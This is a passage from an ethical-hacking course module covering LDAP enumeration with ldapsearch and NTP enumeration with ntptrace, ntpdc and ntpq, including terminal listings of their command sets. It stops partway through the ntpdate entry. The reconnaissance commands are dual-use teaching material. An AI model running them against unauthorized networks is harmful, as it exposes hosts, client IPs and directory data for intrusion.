`ldapsearch -h <Target IP Address> -x -b "DC=htb,DC=local" '(objectClass=Employee)'`→ retrieves information related to the object class Employee.

`ldapsearch -x -h <Target IP Address> -b "DC=htb,DC=local" "objectclass=*"` → retrieves information related to all the objects in the directory tree.

The following command retrieves a list of users belonging to a particular object class:

`ldapsearch -h <Target IP Address> -x -b "DC=htb,DC=local" '(objectClass= Employee)' sAMAccountName sAMAccountType`


LO#05: Use Different Techniques for NTP and NFS Enumeration

NTP and NFS Enumeration

Administrators often overlook the Network Time Protocol (NTP) server when considering security. However, if queried properly, it can provide valuable network information to an attacker. Therefore, it is necessary to know what information an attacker can obtain about a network through NTP enumeration. The Network File System (NFS) is used for the management of remote file access. NFS enumeration helps attackers to gather information such as a list of clients connected to the NFS server, along with their IP addresses, and exported directories.

This section describes NTP enumeration, the information extracted via NTP enumeration, various NTP enumeration commands, NTP enumeration tools, and NFS enumeration techniques and tools.



NTP Enumeration

Network Time Protocol (NTP) is designed to **synchronize the clocks of networked computers**

It uses **UDP port 123** as its primary means of communication

NTP can maintain time to within **10 milliseconds (1/100 second)** over the public Internet

It can achieve accuracies of **200 microseconds** or better in local area networks under ideal conditions

Attackers query the NTP server to gather valuable information, such as


- List of **connected hosts**
- **Clients IP addresses** in a network, their system names, and OSs
- **Internal IPs** can also be obtained if the NTP server is in the demilitarized zone (DMZ)

NTP Enumeration

NTP is designed to synchronize clocks of networked computers. It uses UDP port 123 as its primary means of communication. NTP can maintain time within an error of 10 ms over the public Internet. Furthermore, it can achieve an accuracy of 200 µs or better in LANs under ideal conditions.

The following are some pieces of information an attacker can obtain by querying an NTP server:

- List of hosts connected to the NTP server
- Clients IP addresses in the network, their system names, and OSs
- Internal IPs, if the NTP server is in the demilitarized zone (DMZ)



NTP Enumeration Commands

- **ntptrace**
  - Traces a chain of NTP servers back to the primary source
  - `ntptrace [-n] [-m maxhosts] [servername/IP_address]`
- **ntpdc**
  - Monitors operation of the NTP daemon, ntpd
  - `ntpdc [-ilnps] [-c command] [host] [...]`
- **ntpq**
  - Monitors NTP daemon (ntpd) operations and determines performance
  - `ntpq [-inp] [-c command] [host] [...]`

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpdc
ntpdc> ?
ntpdc commands:
addpeer      controlkey   fudge        keytype      quit         timeout
addrefclock  ctlstats     help         listpeers    readkeys     timerstats
addserver    debug        host         loopinfo     requestkey   traps
addtrap      delay        hostnames    memstats     reset        trustedkey
authinfo     delrestrict  ifreload     monlist      reslist      unconfig
broadcast    disable      ifstats      passwd       restrict     unrestrict
clkbug       dmpeers      iostats      peers        showpeer     untrustedkey
clockstat    enable       kerninfo     preset       sysinfo      version
clrtrap      exit         keyid        pstats       sysstats
ntpdc>
```

These ntpdc queries can be used to obtain additional NTP server information

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpq
ntpq> ?
ntpq commands:
:config          drefid           mreadlist        readvar
addvars          exit             mreadvar         reslist
apeers           help             mrl              rl
associations     host             mrulist          rmvars
authenticate     hostnames        mrv              rv
authinfo         ifstats          ntpversion       saveconfig
cl               iostats          opeers           showvars
clearvars        kerninfo         passociations    sysinfo
clocklist        keyid            passwd           sysstats
clockvar         keytype          peers            timeout
config-from-file lassociations    poll             timerstats
cooked           lopeers          pstats           version
cv               lpassociations   quit             writelist
debug            lpeers           raw              writevar
delay            monstats         readlist
ntpq>
```

These ntpq queries can be used to obtain additional NTP server information

NTP Enumeration Commands

NTP enumeration commands such as **`ntpdate`**, **`ntptrace`**, **`ntpdc`**, and **`ntpq`** are used to query an NTP server for valuable information.

- **ntpdate**

